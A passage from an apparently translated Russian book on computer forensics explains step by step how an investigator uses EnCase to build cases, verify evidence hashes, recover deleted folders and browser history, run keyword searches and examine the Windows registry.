
EnCase имеет графический интерфейс пользователя и не требует командных строк. Запуская EnCase, вы щелкаете на кнопке New (Создать), расположенной в верхней части инструментальной панели, для создания нового дела. Затем EnCase просит вас указать каталоги для экспорта документов и хранения любых временных файлов. Мы настоятельно рекомендуем, чтобы вы изменили заданные по умолчанию каталоги на уникальные каталоги, предназначенные для текущего дела, над которым вы работаете. Это позволит хранить отдельно данные от разных дел, улучшая, таким образом, целостность документов.




Как только дело создано, сохраните файл дела. Это можно сделать, используя опцию Save (Сохранить), расположенную на инструментальной панели.



После того, как вы сохранили файл дела в первый раз, пришло время добавить к нему ваши улики. Щелкните на кнопке Add (Добавить), находящейся на инструментальной панели. Затем введите соответствующую информацию.



Когда вы загрузите файл улики в первый раз, EnCase будет пытаться проверить данные, добавленные к делу. Важно понять, что файл улики инструмента EnCase использует собственный формат. Когда копируются данные, информация о контрольной сумме сохраняется непосредственно в файле улики инструмента EnCase. В процессе проверки целостности вычисляются контрольные суммы в файле улики и помечаются любые данные, которые были изменены. Во время этого процесса аналитик может выполнять анализ на уже загруженных уликах, однако задачи будут выполняться немного медленнее, чем они выполняются, когда процесс загрузки уже завершен.



Когда процесс проверки завершен, результаты отображаются на экране истории улики. Вы можете рассматривать специфику загруженных файлов улики, выбирая Case (Дело) в верхнем левом углу и рассматривая вкладку Evidence (улики) внизу окна EnCase. Каждая строка представляет загруженный файл улики, и информация, касающаяся проверки контрольной суммы, отображается для ссылки на нее в будущем.

The screenshot shows the WinVidFS application window titled "WinVidFS-000001.cas". The menu bar includes File, Edit, View, Tools, Window, and Help. Below the menu is a toolbar with icons for New, Open, Save, Add, Acquire, Preview, Back, Forward, First, Next, and Search.

A sidebar on the left displays a tree view of the file system:

- ☐ Case
- ☒ Tag 1 - Desktop
 - ☐ C
 - ☐ ATTI
 - ☐ Del
 - ☐ My Documen
 - ☐ Program File
 - ☐ RECYCLED
 - ☐ WINDOWS
 - ☐ Windows Up
 - ☐ WININT
 - ☐ D
 - ☐ Linuxx1
 - ☐ RECYCLED
 - ☐ Wn2000svr

The main pane has tabs for Gallery, Timeline, Report, and Tag 1 - Desktop. Under the Tag 1 - Desktop tab, there are columns for File Name, Short Name, File Ext, Description, and Is Deleted. A single entry is visible:


	File Name	Short Name	File Ext	Description	Is Deleted
☐	Tag 1 - Desktop			Physical Disk, 126.95GB Sector	

Below the main pane is a status bar with various indicators and a progress bar. At the bottom, there is a detailed header for acquisition information:

Text	Hex	Report	Signature	Disk	Lock
Notes	File Path	File Integrity	Acquisition Hash	Verify Hash	EnCase Version OS Version


The bottom-most row shows specific values for each field, including a path to a completed acquisition and version numbers for EnCase and the operating system.

Кроме того, EnCase (версия 3) может открывать файлы, созданные инструментом dd. Так как файлы изображений, может получить почти любой человек, то такие дополнительные возможности увеличивают мощь EnCase. Первое действие, которое обычно необходимо выполнить уликами в EnCase – это проверить контрольные суммы сигнатур всех обнаруженных логических файлов, щелкнув на Search (Поиск) на инструментальной панели, чтобы отобразить экран Search.




Как правило, нужно выбирать опции The Entire Case (Все дело), Verify File Signatures (Проверка сигнатур файлов) и Compute Hash Value (Вычисление хэш-значения). С этими параметрами настройки будут вычислены хэш-значения для каждого файла в деле. Кроме того, EnCase исследует верхние (header) и нижние (footer) колонтитулы каждого файла и назначает сигнатуру файла. Например, документы Microsoft Office содержат известные верхние и нижние колонтитулы, и в этом процессе будет назначена сигнатура «Microsoft Word Document» к файлу file.txt, если будет обнаружен верхний колонтитул. Это очень полезно в случае, если сюжет дела содержит переименование расширений файлов, чтобы ввести в заблуждение следователя.


На следующем экране показаны контрольные суммы MD5, вычисленные для произвольных файлов в уликах, которые мы добавили к нашему делу в начале этого раздела. Они отображаются под заголовком столбца с названием Hash Value (Хэш-значение).




Второе действие, которое нужно начать, как только улики будут добавлены к делу, состоит в восстановлении папок, которые были удалены с диска. Для этого вы должны искать по всему диску комбинации «.» и «..», которые представляют входы в каталог. Как только EnCase их найдет, он поместит эти папки в папку с названием Recovered Folders (Восстановленные папки), расположенную под теми дисками, в которых они были обнаружены. Чтобы запустить этот процесс, щелкните правой кнопкой мыши на диске и выберите Recover Folders (Восстановление папок). Процесс запустится, обновляя свое состояние на панели заголовка.




Другая функция EnCase обеспечивает возможность создания сценариев, которые могут быть выполнены над уликами для любого дела. Щелкните на кнопке EScript на инструментальной панели, чтобы начать процесс. Компания Guidance Software связало несколько примеров скриптов с заданной по умолчанию инсталляцией инструмента EnCase. Одним из чрезвычайно полезных сценариев является сценарий Internet History (История обращения к интернету). Этот сценарий находит все файлы index.dat, оставленные позади программы Internet Explorer, которые содержат историю поиска в интернете. (Дальнейшее обсуждение файлов index.dat см. в гл. 23.) Дополнительные сценарии можно найти через пользовательский форум Web-сайта EnCase (<http://www.encase.com>).



Когда сценарий, который вы хотите выполнить, загружен, щелкните правой кнопкой мыши на названии сценария и выберите Run Script (Выполнить сценарий). Если вы выберете сценарий Internet History, вас попросят указать каталог, в котором вы хотите сохранять сообщения. В нашем примере мы выбрали каталог C:\Evid\Export\ . Как только выполнение сценария закончится, мы можем указать каталог C:\Evid\Export и дважды щелкнуть на файле index.htm. Этот файл будет содержать индексную страницу для отчета, как показано ниже.




Когда мы щелкнем на одном из файлов, перечисленных на индексной странице отчета об истории обращений к интернету, то увидим каждый экземпляр URL, который открывался интересующим нас Web-браузером. Ниже приводятся два примера интересных ссылок, которые посещались в этом деле.




Примечание. Даты посещения этих сайтов могут быть важны для следователя!

EnCase Internet History Parser - Microsoft Internet Explorer			
File Edit View Favorites Tools Help			
Back Forward Stop Refresh Home Search Favorites Media History Mail Print SideStep Real.com			
Address C:\EndExport\page4.htm			
277	URL	09/04/01 11 36 23AM	http://re-ad-adex3.flycast.com/server1/frame/GraphicMaps/GraphicMaps/referrer=www.ezap
278	URL	05/02/01 06 06 05PM	http://www.colonuze.com/images/transpixel.gif
279	URL	05/02/01 06 06 05PM	http://www.colonuze.com/images/pop.gif
280	URL	08/31/01 10 53 24AM	http://a1.g.akamai.net/7/11/2924/0/ieerves.flycast.com/nch/60/52/55260916/onemessageblink.gif
281	URL	09/04/01 11 45 01AM	http://www.google.com/search?q=Miami
282	URL	12/27/00 06 10 54PM	http://pages.unint.net/internet/bogota/maps/bog-map.htm
283	URL	12/03/00 10 01 49AM	http://pages.unint.net/internet/bogota/maps/images/mapa_01c.jpg
284	URL	12/03/00 09/04/01	http://pages.unint.net/internet/bogota/maps/images/m_01a.jpg

Два других полезных сценария восстанавливают записи INFO2 и графические файлы, записанные в форматах JPG, GIF и EMF. Записи INFO2 являются файлами, которые содержат информацию о файлах, удаленных в Recycle Bin (Корзина) в операционных системах Windows. Они могут помочь подтвердить время удаления и содержимое файлов, которые пользователь преднамеренно удалил. Графические файлы в форматах JPG и GIF обычно используются на Web-страницах. Фрагменты этих Web-страниц, включая контрабанду (например, порнографию) могут все еще существовать на диске. Файлы EMF-формата представляют собой задания по выводу на печать в операционных системах Windows; любые напечатанные файлы могут быть найдены, чтобы помочь вам в доказательстве вашего дела. Эти сценарии размещают результаты в папке Bookmarks (Закладки), в папках с названиями Recovered Recycle Bin Records (Восстановленная корзина) и Recovered Graphics Files (Восстановленные графические файлы), соответственно. Сам язык программирования не является темой этой книги, поэтому для получения дополнительной информации вы должны проконсультироваться на онлайн-ресурсах, предусмотренных для скриптов EScripts на сайте <http://www.encase.com>. Следующий образец экрана показывает результаты открытия графического файла с помощью скрипта EScripts.




Ранее мы обсуждали способность EnCase создавать сигнатуру каждому файлу в зависимости от его расширения и содержания. Так как EnCase не может рассматривать (изначально) каждый существующий файл, можно связать внешнее средство просмотра с различными типами файлов. Новое внешнее средство просмотра можно установить, выбрав Tools (Сервис), а затем Signatures (Сигнатуры). Появится экран File Signature (Сигнатуры файлов).




В этом месте вы можете рассматривать «верительные грамоты» для всех идентифицируемых типов сигнатур. На вкладке Viewers (Средства просмотра) вы можете добавлять различные средства просмотра типа Quickview Plus (который подробно обсуждается в гл. 24). После того, как


было добавлено средство просмотра, всякий раз, когда вы сталкиваетесь с файлом, который хотите рассмотреть с помощью внешнего средства просмотра, щелкните на файле правой кнопкой мыши, выберите Send To (Отправить) и выберите средство просмотра, которое вы установили.




EnCase поддерживает несколько режимов просмотра. Представление Gallery (Коллекция) отображает все графические файлы в каталоге. Представление Table (Таблица) дает подробный список файлов, который включает такие атрибуты, как метки даты и времени, размер файла и так далее. Представление Timeline (Временной график) показывает диаграмму временных меток создания, изменения и доступа для выбранных файлов.



Представление Report (Отчет) перечисляет детали файла улики, который содержит данные. Любой файл или фрагмент файла, который следователь отметил, выбрав правой кнопкой мыши селектор Bookmark (Закладка), появится в отчете (если только он не был специально опущен). Если вы щелкнете правой кнопкой мыши в пределах отчета, то сможете экспортировать его в формате RTF, чтобы можно было вырезать и вставлять в вашу следовательскую документацию подходящие данные.




Другой функцией, часто используемой аналитиками, является функция поиска по ключевым словам, которая позволяет аналитику отыскивать номера кредитных карточек, контрабандный материал или другую информацию. EnCase обеспечивает механизм для выполнения этой задачи в фоновом режиме, так что аналитик может возвратиться к работе. Теперь в нашем примере мы хотим добавить новое ключевое слово для поиска. Мы будем искать в уликах ключевые слова Kevin Johnson. Ключевое слово можно добавить, щелкнув на вкладке Keywords (Ключевые слова) в верхнем левом углу экрана. Щелкните правой кнопкой мыши на Keywords и добавьте новое ключевое слово в диалоговом окне New Keyword (Новое ключевое слово).



Возможно, вы захотите выбрать опцию Unicode при поиске улик, полученных с компьютера Windows, потому что иначе ключевые слова могут быть пропущены в файловой системе, которая поддерживает эти функциональные возможности.


Функция быстрого просмотра (gper) поддерживает сложные ключевые слова. Вы можете разработать строку для быстрого просмотра ключевых слов, чтобы найти номера кредитных карточек, например, такую #####-#####-#####-#####.

Чтобы начать поиск, щелкните на ОК. Во время поиска вы будете видеть индикатор прогресса в верхней части поля состояния. Результаты будут помещены на вкладку Bookmarks в папке Search (Поиск).



Результаты включают файл (если есть файл), в котором расположено ключевое слово и некоторые данные, расположенные до и после ключевого слова в уликах. Затем вы можете рассматривать этот файл так, как вы рассматривали бы любой другой файл. Теперь мы прокрутим экран направо, чтобы показать другие поля.

В результате этого действия появляется новое диалоговое окно, которое просит указать место, куда нужно копировать выбранные файлы и папки.




В данном случае, мы выберем каталог C:\Evid\Export в качестве папки-адресата для экспорта интересующих нас файлов (теперь вы знаете, почему мы предложили вам использовать разные каталоги для экспорта файлов из разных дел!). Затем мы щелкнем на **Begin Copying** (Начать копирование); когда процесс завершится, интересующие нас файлы будут доступны для дальнейшего просмотра на локальном компьютере.

Другая полезная функция, которую предоставляет EnCase аналитику, заключается в способности использовать хэш-таблицы. Хэш-таблицы содержат контрольные суммы MD5 для многих известных файлов, типа системных, которые можно быстро идентифицировать. Они помогут уменьшить количество файлов, которые аналитик должен исследовать, потому что известные файлы не нужно исследовать. Хэш-таблицы могут также использоваться для поиска известной контрабанды или инструментальных средств взлома. Результаты хэш-анализа появятся в **Hash Category** (Хэш-категория) в представлении, дающем детальную информацию о файлах.


Примечание. Опция **Hash Category** в EnCase подобна опции **KFF** в комплекте **FTK**.

Вы можете вводить хэш-таблицы в дело, щелкая на **Tools/Options**. Появится диалоговое окно **Hash Set Organizer** (Организатор хэш-таблиц), которое позволит вам импортировать хэш-таблицы, если вы выберете **Import Hashkeeper Sets** (Импортировать хэш-таблицу). Отличное место для загрузки хэш-таблиц находится на сайте <http://www.hashkeeper.org>.




Примечание. Во время публикации этой книги *hashkeeper.org* был отключен с сообщением, извещающим о том, что он будет снова включен в будущем.

Новая функция в EnCase (версия 3) дает возможность рассматривать файлы, которые могут содержать более углубленную информацию. Например, файлы системного реестра Windows являются закрытыми файлами (собственность компании), для адекватного анализа которых по существу требуется выполняющаяся первоначальная система. EnCase может теперь автономно рассматривать файлы системного реестра, что реально экономит время и энергию аналитика. Файлы системного реестра обычно располагаются в каталоге `system32\config`. После того, как файл системного реестра найден, правой кнопкой мыши выберите View File Structure (Просмотр файловой структуры), чтобы увидеть восстановленную структуру.



Мы рассматриваем структуру системного реестра для файлов hwinfo.dat и system.dat.



Системный реестр внутри EnCase принимает структуру псевдофайла; мы можем делать поиск в этой структуре и рассматривать ключи. Более глубокие ключи системного реестра действуют в EnCase как более глубокие каталоги.

The Coroner's Toolkit

